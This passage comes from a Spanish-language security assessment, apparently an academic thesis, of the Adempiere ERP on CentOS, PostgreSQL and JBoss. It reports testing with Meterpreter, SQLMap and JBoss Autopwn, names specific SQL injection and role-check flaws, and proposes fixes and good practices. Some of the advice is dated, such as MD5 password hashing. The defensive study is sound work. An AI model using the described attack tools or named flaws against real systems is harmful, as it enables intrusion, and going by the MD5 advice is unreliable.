

Ilustración 11 Módulos de Test y Tareas OSSTMM

4.1 Sección 1 Configuración y entorno

Inicialmente se hará el análisis de los elementos necesarios para la instalación y configuración del aplicativo, determinando los aspectos críticos de seguridad en estos procesos.

4.1.1 Nombre del Modulo: Sistema operativo

Descripción del modulo

Adempiere funciona en sistemas operativos Windows, Linux, UNIX y Mac OS, para este análisis se partirá de un sistema operativo Linux orientado a servidores, el elegido fue CentOS, que es una distribución de Linux basada en las fuentes libremente disponibles de Red Hat Enterprise Linux. Cada versión de CentOS es mantenida durante 7 años (por medio de actualizaciones de seguridad). Las versiones nuevas son liberadas cada 2 años y actualizadas regularmente (cada 6 meses) para el soporte de hardware nuevo. (centOS)

4.1.1.1 Tarea 1: Uso de exploit METERPRETER para Linux

La mayoría de los exploits publicados incluyen un payload que ejecuta un intérprete de comandos. La entrada y la salida del comando intérprete en general es re direccionado a una conexión TCP que es o bien de forma proactiva o pasiva, establecido por el atacante.

Proceso de ataque con la herramienta METERPRETER, ver (Anexo 1).

Resultados

Se permitió determinar puertos abiertos innecesariamente o con pobre configuración como FTP, DNS, esto puede permitir enumeración de sistema, crack de password, acceso a consolas prompt o algún otro tipo de privilegio o acceso además del ya obtenido con la herramienta.

También se identificaron métodos innecesarios para el protocolo HTTP como CONNECT, DELETE y PUT, esto permite borrado o agregado de archivos entre otros más.

Además se encontró una mala asignación de permisos en los directorios, esto permita agregar, borrar y realizar enumeración de directorios.

4.1.2 Nombre del Modulo: Base de datos Postgresql

Descripción del modulo

Es un servidor de base de datos, objeto relacional libre, ya que incluye características de la orientación a objetos, como puede ser la herencia, tipos de datos, funciones, restricciones, disparadores, reglas e integridad transaccional, liberado bajo la licencia BSD. Como muchos otros proyectos open source, el desarrollo de PostgreSQL no es manejado por una sola compañía sino que es dirigido por una comunidad de desarrolladores y organizaciones comerciales las cuales trabajan en su desarrollo, dicha comunidad es denominada el PGDG (PostgreSQL Global Development Group). ()

4.1.2.1 Tarea 1: Pruebas de SQL Inyección OWASP

Un ataque de inyección SQL consiste en la inserción o "inyección" de una consulta SQL a través de los datos de entrada del cliente de la aplicación. Un exploit de SQL inyección puede leer los datos sensibles de la base de datos, modificar los datos (Insertar / Actualizar / Borrar), ejecutar operaciones de

administración sobre la base de datos (por ejemplo, apagar el DBMS), recuperar el contenido de un archivo determinado existente en el archivo de DBMS y, en algunos casos, ejecutar comandos en el sistema operativo. Los ataques de inyección SQL son un tipo de ataque, en la que los comandos SQL se inyectan en la entrada de datos con el fin de afectar la ejecución de comandos SQL predefinidos.

Los ataques de inyección SQL se pueden dividir en las tres clases siguientes:

En banda: los datos se extraen utilizando el mismo canal que se utiliza para inyectar el código SQL. Este es el tipo más sencillo de ataque, en el que los datos recuperados se presentan directamente en la página web de la aplicación.

Fuera de la banda: se recuperan los datos mediante un canal diferente (por ejemplo, un correo electrónico con los resultados de la consulta se genera y envía al probador).

Inferencial: no hay transferencia real de datos, pero el probador es capaz de reconstruir la información enviando peticiones particulares y observando el comportamiento resultante del servidor de base de datos.

Independiente de la clase, un ataque exitoso de inyección SQL requiere que el atacante cree una consulta SQL sintácticamente correcta. Si la aplicación devuelve un mensaje de error generado por una consulta incorrecta, entonces es fácil reconstruir la lógica de la consulta original y, por tanto, podrá comprender cómo realizar la inyección correctamente. Sin embargo, si la aplicación oculta los detalles de error, el atacante debe ser capaz de realizar ingeniería inversa de la lógica de la consulta original. El último caso se conoce como "Blind SQL Infección".

4.1.2.2 Tarea 2: SQLMap

Es una herramienta de penetración de código abierto que automatiza el proceso de detectar y explotar las fallas de inyección SQL y hacerse cargo de los servidores de base de datos. Viene con un poderoso motor de detección, muchas características de nicho para las más recientes pruebas de penetración y una amplia gama de opciones para tomar los rastros de las bases de datos, para acceder al sistema de archivos subyacente y ejecutar comandos en el sistema operativo a través de conexiones fuera de banda.

Resultados

El resultado de lanzar sqlmap buscando una inyección en el parámetro buscar dentro del aplicativo (ver anexo 2)

Como resultado del uso de esta herramienta con otros parámetros y diferentes ventanas del aplicativo y usando como base la OWASP Testing Guide v3 se obtuvieron otras vulnerabilidades, estas no son descritas con detalles por motivo de confidencialidad sin embargo los resultados finales son

- Múltiples vulnerabilidades de inyección SQL en la función de inserción en la clase ValuePreference (ValuePreference.java) en Adempiere permite a los atacantes remotos ejecutar comandos SQL a través del campo m_Attribute y el parámetro m_Value.

- La función CanUpdate / MRole.java no valida correctamente los roles de usuario, permite a atacantes remotos autenticados con permisos de sólo lectura obtener privilegios de lectura y escritura.

- Las validaciones dinámicas permiten la inyección de SQL, en el campo en el que se espera introducir la cláusula WHERE.

4.1.3 Nombre del Modulo: Servidor de Aplicaciones JBOSS

Descripción del modulo

El servidor de aplicaciones homologado en Adempiere es el JBOSS y puede ser instalado de manera stand alone o en el mismo servidor de la base de datos.

JBoss es un servidor de aplicaciones J2EE de código abierto implementado en Java puro. Al estar basado en Java, JBoss puede ser utilizado en cualquier sistema operativo para el que esté disponible Java.

JBoss AS es el primer servidor de aplicaciones de código abierto, preparado para un entorno de producción y certificado J2EE 1.4, disponible en el mercado, ofreciendo una plataforma de alto rendimiento para aplicaciones de e-business. Combinando una arquitectura orientada a servicios revolucionaria con una licencia de código abierto, JBoss AS puede ser descargado, utilizado, incrustado y distribuido sin restricciones. Por este motivo es la plataforma más popular de middleware para desarrolladores, vendedores independientes de software y, también, para grandes empresas.

Las características destacadas de JBoss incluyen:

- Producto de licencia de código abierto sin coste adicional.
- Cumple los estándares.
- Confiable a nivel de empresa
- Incrustable, orientado a arquitectura de servicios.
- Flexibilidad consistente
- Servicios del middleware para cualquier objeto de Java
- Ayuda profesional 24x7 de la fuente
- Soporte completo para JMX.

En Adempiere es usado básicamente para:

- Contener el motor contable (en EJB) .
- Acceder vía un navegador Web (JSP y Servlets) .
- Implementar la funcionalidad del Web Start (que permite descargar y ejecutar aplicaciones Java desde la Web eliminando complejos procedimientos de instalación o actualización) .
- Los servicios de integración con otras aplicaciones.

4.1.3.1 Tarea 1: JBoss Autopwn

Herramienta de hacking en JSP para el servidor JBoss AS

Este script despliega una shell de JSP con en el objetivo de atacar el servidor JBoss. Una vez desplegado, el script utiliza su carga y capacidad de ejecución de comandos para proporcionar una sesión interactiva.

Características

- Soporte multiplataforma - probado en Windows, Linux y Mac.
- Shell Meterpreter y soporte VNC.

Instalación

Las dependencias incluyen
- Netcat
- Metasploit v3, instalado en la ruta actual como "framework3"

Una vez ejecutado sobre el servidor Jboss de Adempiere este fue el resultado

Proceso de ataque al servidor JBOSS ver (Anexo 3)

Resultado

Al igual que en las herramientas usadas anteriormente, se logra acceder con permisos al servidor a través del exploit incluido en el Autopwn.

Se puede controlar completamente el servidor, tener un control total de una gran cantidad de configuraciones del servidor y la red interna, divulgación de información de la infraestructura del servidor, se puede cambiar el puerto de escucha del servicio web, ver direcciones IP internas y comenzar las conexiones con un cliente, se pueden cambiar las configuraciones de seguridad de todo el servidor.

4.1.4 Nombre del Modulo: Adempiere

Descripción del modulo

Basado el en OWASP Top 10 – Riesgos de Seguridad en Aplicaciones Web (Foundation, 2009) se identifican los riesgos que sean aplicables a Adempiere.

.

4.1.4.1 Tarea 1: A1 – Inyección

Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un interprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al intérprete en ejecutar comandos no intencionados o acceder datos no autorizados.

Resultado

En el análisis de la Base de datos (PostgreSql) se identificaron las vulnerabilidades en cuanto a SQL injection presentes en Adempiere.

4.1.4.2 Tarea 2: A2 – Secuencia de comandos en sitios cruzados (XSS)

Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la victima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.

Resultado

Si bien este tipo de ataque no es probable que ocurra en una instancia privada como Adempiere, se ejecutaron pruebas con la GUÍA DE PRUEBAS OWASP, se lanzaron ataques de XSS por medio del paquete HTP sin encontrar debilidades.

4.1.4.3 Tarea 3: A3 – Pérdida de Autenticación y Gestión de Sesiones

Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, llaves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.

Resultado
Al realizar un análisis del manejo de las sesiones en Adempiere se encontró

Manejo de sesiones

El mecanismo de acceso es el siguiente:
Cuando se ingresa al sistema se crea un registro en la tabla AD_Session con el campo Processed='N'
Cuando se sale del sistema el campo Processed se actualiza a 'Y'

Entonces lo que hace el programa es validar si existen registros para el usuario con Processed = 'N'

Si encuentra un registro de estos saca el mensaje de error:

"Hay otra sesión abierta por usted - por favor cierre primero la otra sesión (o comuníquese con el administrador del sistema en caso de no tener otras sesiones abiertas)"

El problema es que cuando una sesión se aborta por caída del cliente o por caída del servidor, entonces las sesiones abiertas son dejadas con el campo Processed en 'N'.

En ese caso es necesaria la intervención manual de administrador para actualizar los registros correspondientes mediante SQL.

Los comandos para permitir el acceso de los usuarios son:

update ad_session set processed = 'Y' where processed = 'N' and createdby=?

reemplazando ? con el AD_User_ID del usuario intentando logearse.

O

update ad_session set processed = 'Y' where processed = 'N'

Esto implica un mal manejo de las sesiones ya que se están teniendo problemas al tratar de guardar o recuperar las sesiones caídas o abortadas.

Autenticación

También se encontró que era posible realizar una conexión a la base de datos desde cualquier dirección Ip interna, haciendo vulnerable la aplicación a accesos no permitidos.

Esto se encuentra en el archivo pg_hba.conf del Postgresql (Ver anexo 4)

4.1.4.4 Tarea 4: A6 – Defectuosa configuración de seguridad

Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de datos, y la plataforma.

Todas estas configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el software actualizado, incluidas las librerías de código utilizadas por la aplicación.

Resultado

Se detecto que el sistema operativo no se encontraba actualizado, se encontraron algunos paquetes obsoletos que sin ser necesarios, aun se encontraban instalados y otros que no tenían la última versión disponible y por tanto no se tenían todos los parches que garantizaran la seguridad del sistema operativo.

Los demás aspectos se trataron por separado en el análisis de sistemas operativo y de servidor web identificando las debilidades correspondientes.

4.1.4.5 Tarea 5: A7 –Almacenamiento Criptográfico Inseguro

Muchas aplicaciones web no protegen adecuadamente los datos sensibles, tales como tarjetas de crédito, NSSs, y credenciales de autenticación con mecanismos de cifrado o hashing. Los atacantes pueden modificar o robar tales datos

protegidos inadecuadamente para conducir a robos de identidad, fraudes de tarjeta de crédito u otros crímenes.

Resultado

Se detecto que al crear un usuario del sistema, este crea un registro en la tabla Ad_User donde almacena los datos del usuario, el problema detectado consiste en que la contraseña es almacenada de forma transparente en la base de datos, en el campo password (Ilustración 12).



Ilustración 12 Usuarios no Encriptados

4.1.4.6 Tarea 6: A9 – Protección Insuficiente en la capa de Transporte

Las aplicaciones frecuentemente fallan al autenticar, cifrar, y proteger la confidencialidad e integridad del tráfico de red sensible. Cuando esto ocurre, es

debido a la utilización de algoritmos débiles, certificados expirados, inválidos, o sencillamente no utilizados correctamente.

Resultado
No es necesario ningún tipo de autenticación para acceder a la URL del aplicativo, permitiendo a cualquier persona llegar a la ventana de login y comenzar a atacar la aplicación, no existen certificados digitales para los usuarios.

4.2 Diseño y Pruebas de la Solución

4.2.1 Fase de Experimentación y Testing

A continuación se realizarán una serie de propuestas con el fin de cerrar las brechas de seguridad detectadas durante la etapa de análisis, estas pruebas corresponden en su mayoría a un ejercicio de experimentación personal, a través de las cuales y teniendo como base los conocimientos tanto de la aplicación como en seguridad se buscara una solución adecuada.

Estas propuestas buscan solucionar un problema puntual, y no pretenden ser consideradas como únicas o definitivas, muchas de ellas serán puestas a disposición de una comunidad de desarrollo con el fin de determinar si son viables y aplicables al ERP y si respetan las normas de desarrollo que manejan dichas comunidades.

Durante la aplicación de las soluciones podrán surgir mejoras sustanciales a los procesos planteados, esto sé ira ajustando a medida que se realicen más pruebas, para que al llegar a la propuesta de las buenas prácticas se encuentren más ajustadas.

4.2.1.1 Sistema Operativo

Para solucionar el uso de exploits que permitan tener acceso a privilegios dentro del servidor, se realizo un análisis de usuarios dentro del sistema operativo, encontrando dos con privilegios que no son necesarios, se debió bajar privilegios a estos usuarios, para garantizar que no puedan acceder directorios que no son de su interés, además que no puedan ejecutar comandos fuera de los directorios propios.

También se fortaleció la contraseña de root y se limito el número de procesos que puede ejecutar un usuario. Esto dio como resultado que no fue posible ejecutar ningún exploit con un usuario diferente al root.

Se restringió el acceso remoto, sólo a los usuarios que necesitan SSH, incluyendo el usuario root que también tenía acceso.

Se busca cerrar puertos abiertos no necesarios, para lo cual se configuró el firewall de CentOS a través de iptables/netfilter para así garantizar que solo estén abiertos los que son necesarios para el correcto funcionamiento del aplicativo y su administración. También se realizo la configuración dentro del router para garantizar que solo se acceda al servidor por medio de los puertos allí permitidos.

4.2.1.2 Base de datos

Para evitar el SQL injection en la función de inserción en la clase ValuePreference (ValuePreference.java) se modifico el constructor de manera que no usara el campo m_Attribute y su parámetro m_Value, sino que se guarde directamente un campo de tipo cadena tanto para el Attribute como para el Value.

```
public ValuePreference(Frame frame,
                       int WindowNo,
                       int AD_Client_ID,
                       int AD_Org_ID,
                       int AD_User_ID,
                       int AD_Window_ID,
                       String Attribute,
                       String DisplayAttribute,
                       String Value,
                       String DisplayValue,
                       int displayType,
                       int AD_Reference_ID)
```

Para solucionar el problema con la función CanUpdate / MRole.java que no valida correctamente los roles de usuario, se modifico el método CanUpdate agregando la siguiente validación.

```
String userLevel = getUserLevel();     //  Formato 'SCO'
if (userLevel.indexOf("S") != -1)     // El sistema no puede cambiar
        return true;
```

Esto lo que busca es validar siempre el nivel que tiene el usuario, para que no sobrepase el que ya tiene asignado.

Frente al tema de las validaciones dinámicas que permiten la inyección de SQL, no es posible realizar un cambio, ya que precisamente este campo lo que permite es agregar código SQL, para validar ciertos campos en Adempiere, sin embargo a estas pestañas solo debe tener acceso el administrador del sistema, así que se debe inhabilitar el acceso a las pestañas de validaciones en las diferentes ventanas, a través del control de acceso a ventanas.

Con los cambios realizados en el servidor no fue posible usar el SQLMAP con ningún usuario diferente a Root, sin embargo al correrlo con este usuario, no se identificaron las debilidades que se mostraron antes de realizar los cambios aquí descritos (Ver Anexo 5).

4.2.2 Servidor de aplicaciones JBOSS

Para evitar el uso de la herramienta Autopwn se debe como primera medida Asegurar el JBOSS ManagementConsole.

La forma más sencilla de garantizar la seguridad de la consola, es eliminarla por completo. Esto puede lograrse mediante la eliminación de los siguientes directorios

$ JBOSS_HOME /server/ all/ desplegar
$ JBOSS_HOME /server/default /deploy

Si esto no es posible, entonces el puerto debe esconderse tras un cortafuegos y limitarla a la dirección IP específica. Un nombre de usuario y contraseña también debe agregársele.

En los clientes swing de Adempiere es recomendable dejar la consola abierta por motivos de revisión de errores, sin embargo para los clientes web esta es eliminada y la auditoria es llevada a los log del JBOSS.

Como segunda medida se debe cambiar el puerto por defecto que usa el JBOSS que es el 80, y configurar este nuevo puerto tanto en el firewall del sistema operativo y del router, para no facilitar el ataque.

Por último se recomienda cambiar el protocolo Http por Https, lo cual será explicado con mayor detalle más adelante en las propuestas sobre el aplicativo.

4.2.3 Adempiere

A continuación se presentaran las soluciones propuestas a las debilidades encontradas en el aplicativo.

4.2.3.1 A1 – Inyección

Los problemas de inyección de SQL ya fueron abordados en el análisis de la base de datos.

4.2.3.2 A3 – Pérdida de Autenticación y Gestión de Sesiones

Manejo de sesiones

Para regular el manejo de las sesiones se implementó el método killSession en la clase DashboardRunnable.java, para garantizar que las sesiones no se queden abiertas y sean cerradas de forma automática por la aplicación. Esta solución fue aportada por la comunidad como implementación para el desarrollo de la nueva versión. (sourceforge)

Para ver todo el método con detalle y el resultado de su implementación ver (Anexo 6)

Una vez implementada esta clase, se pudo lograr que se cerrara la sesión de forma automática disminuyendo la carga para el administrador.

Autenticación

Para evitar realizar una conexión a la base de datos desde cualquier dirección Ip interna se modifico el archivo pg_hba.conf del Postgresql (Ver anexo 7).

De esta manera solo se permite el acceso a las IP que se encuentran en el rango entre la ip 1 hasta la ip 32 de la red local, asignadas a los usuarios que deben tener acceso al aplicativo, cualquier ip por fuera de este rango presentara un error en la conexión “Base de Datos No Encontrada”.

4.2.3.3 A6 – Defectuosa configuración de seguridad

Se desinstalaron paquetes innecesarios y se procedió a actualizar todo el servidor a través de un `# yum update`, también se planteo la posibilidad de actualizar el servidor a la última versión de CentOS disponible CentOS 6. (centOS)

4.2.3.4 A7 –Almacenamiento Criptográfico Inseguro

Para solucionar el problema detectado donde la contraseña es almacenada de forma transparente en la base de datos, en el campo password. Se realizo un cambio en la clase de login.java aplicando el método encript heredado de la clase SecureEngine.java que ya viene implementada en Adempiere y que utiliza el algoritmo de hash MD5.

Para la clase completa (ver Anexo 8)

```
if (app_pwd != null)
       sql.append(" AND ((u.Password=? AND (SELECT IsEncrypted FROM
                      AD_Column WHERE AD_Column_ID=417)='N') "
                      +     "OR (u.Password=? AND (SELECT IsEncrypted FROM
                      AD_Column WHERE AD_Column_ID=417)='Y'))");//
```

Lo que se busca es comparar la cadena encriptada almacenada en la base de datos con la cadena generada por la clase login para verificar la identidad del usuario. Esta solución fue aportada por la comunidad como implementación para el desarrollo de la nueva versión. (sourceforge)

4.2.3.5 A9 – Protección Insuficiente en la capa de Transporte

Para solucionar el problema de la autenticación y la ausencia de certificados para acceder a la aplicación, se procedió a desarrollar los certificados digitales para generar un acceso seguro

Para crear los certificados se usara Openssl, que deberá estar instalada en el servidor, en la distribución usada centOS 5 ya viene por defecto, se consulta con el comando: openssl versión

El servidor Web Apache deberá estar instalado con el módulo ModSSL y configurado con un dominio FQDN (Fully Qualified Domain Name), usando uno preferiblemente disponible y registrado.

Instalación inicial

Se crearon 2 directorios uno donde se guarda copia de cada uno de los certificados y otro donde se almacene la llave privada (certs – private)

También se crearon 2 archivos uno con el nombre de ‘consecutivo’ que guardara el numero del certificado llevando una secuencia y otro llamado 'index.txt' será la base de datos propiamente en base al número de serie.

Archivo de configuración Openssl

Openssl tiene varias opciones y parámetros, del archivo de configuración openssl.cnf el certificado tomara gran parte de información de este archivo. Se deben configurar datos de la organización, del país, departamento, ciudad, correos electrónicos y el dominio. (Ver anexo 10)

Creación del certificado

Se procede a crear el certificado realizando cambios en el archivo de configuración

Certificado

Configuración y contenido del certificado una vez generado (Ver anexo 10)

Es configurado el servidor para solo admitir la conexión, a usuarios que tengan su certificado instalado, en caso de no poseerlo no se podrá ingresar al aplicativo

5. PROPUESTA DE SOLUCIÓN A TRAVÉS DE BUENAS PRÁCTICAS

Como parte del proceso de análisis y evaluación de la seguridad del sistema ERP, fueron realizadas gran variedad de pruebas tanto a nivel técnico como funcional, dando como resultado una diversidad de elementos a analizar y resolver.

Estos elementos fueron resueltos de manera individual y especifica acorde a su origen y afectación sobre el ERP, obteniendo como resultado cerrar en un alto porcentaje, las brechas de seguridad detectadas en la fase de evaluación, y si bien sus especifidades son bastante particulares se detectaron puntos de convergencia en muchas de ellas.

Como resultado se propone una serie de buenas prácticas que tienen como fin agrupar los elementos de seguridad detectados en cada uno de los módulos que conforman el ERP (Ilustración 13) y generar a partir de ellos una serie de recomendaciones, que a su vez se conviertan en una hoja de ruta para los implementadores y desarrolladores de estos sistemas, garantizando un mayor nivel de protección.



Ilustración 13 Elementos de Análisis

5.1 Buenas Prácticas

Por "buenas prácticas" se entienden un conjunto coherente de acciones que han rendido buen o incluso excelente servicio en un determinado contexto y que se espera que, en contextos similares, rindan similares resultados.

Bajo esta definición se desarrollaran una serie de acciones apoyadas en ciertas reglas que a su vez están constituidas por algunos elementos básicos:

- El Quién
- El Qué
- El Cuándo
- El Dónde
- El Para qué
- El Por qué
- El Cómo (instrumento)
- El Cómo (acción)
- El Resultado o Producto

Considerando esto deberá existir, al menos, una “buena práctica” por Modulo de pruebas identificado, que contemple la totalidad, o los aspectos más importantes, de los elementos antes mencionados.

Estas buenas prácticas, aportarán elementos de seguridad a aspectos críticos del ERP como la información almacenada dentro de la base de datos, permitiendo una mejor integración entre la fuente de datos, las aplicaciones que dan soporte al sistema y al ERP como tal, todo esto evaluado de forma segura en un proceso de retroalimentación constante y siempre buscando la mayor cobertura en una visión integral del sistema.

Este nivel de integración más seguro, buscará a su vez una mejora en los diferentes procesos efectuados por el ERP, verificando su valides y correcto uso por parte de los usuarios, administradores y teniendo también en consideración los demás elementos que afectan su uso como lo son las redes de datos y las diferentes plataformas tecnológicas, estos factores serán asegurados de forma individual e integrada en conjunto, mejorando de esta forma la gestión segura del sistema.

Todos los elementos mencionados anteriormente, harán parte de la arquitectura de seguridad del ERP (Ilustración 14), cuyo aseguramiento garantizará una mejora en la forma en que estos sistemas manipulan la información, la procesan, la almacenan y la ponen al servicio de los usuarios y las empresas. El resultado será un sistema gestionado correctamente, implementado y desarrollado

siempre con la seguridad como base y pensado para que sus usuarios hagan un uso correcto del sistema y de todo su entorno tecnológico.



Ilustración 14 Arquitectura de la solución

Dentro de la arquitectura de la solución se encuentran gran variedad de componentes que serán evaluados y desarrollados de acuerdo con los diferentes módulos (Ilustración 15), dentro esos componentes hay algunos muy genéricos a cualquier tipo de sistema como el manejo de procesos, sesiones, puertos entre otros, hay algunos un poco más específicos como log de sistema, almacenamiento o criptografía, y finalmente otros más enfocados al manejo del ERP como la gestión de usuarios, accesos seguros al sistema y correcto funcionamiento de los procesos.

Para la evaluación de esos componentes, se utilizarán gran variedad de herramientas para determinar el grado de seguridad en ellos, entre estas herramientas se usarán algunas especificas como en los casos del exploit Meterpreter para atacar las vulnerabilidades del sistema operativo, o como el Autopwn para el JBOSS, en otros casos se utilizaran modelos como los propuestos por el OWASP y buenas prácticas de codificación segura.

Ilustración 15 Propuesta arquitectura y componentes

5.1.1 Modulo Sistema operativo

5.1.1.1 Actualizaciones

Una buena práctica de seguridad para un sistema ERP es la actualización de seguridad en el sistema. Tanto el sistema operativo como todas las aplicaciones instaladas, deben tener todos los parches de seguridad liberados a la fecha.

Esta buena práctica se centra en el "como", en la serie de pasos que se requieren para lograr que se cumpla, es vital que se esté atento a las ultimas debilidades detectadas en el sistema operativo y en las aplicaciones, para que una vez liberados los parches o actualizaciones, sean aplicadas y se cierren así las brechas de seguridad detectadas por sus desarrolladores.

También se centra en el "quien" ya que se debe definir quién es la persona encargada de estar atento a las actualizaciones y aplicarlas una vez verificada su validez y pertinencia, normalmente los administradores del sistema, son los

responsables de esta tarea, de no existir esta persona se debe asignar esta responsabilidad a un miembro del área de sistemas con los conocimientos suficientes para hacerlo.

5.1.1.2 Control de usuarios

Una buena práctica de seguridad para un sistema ERP es controlar los usuarios del sistema.

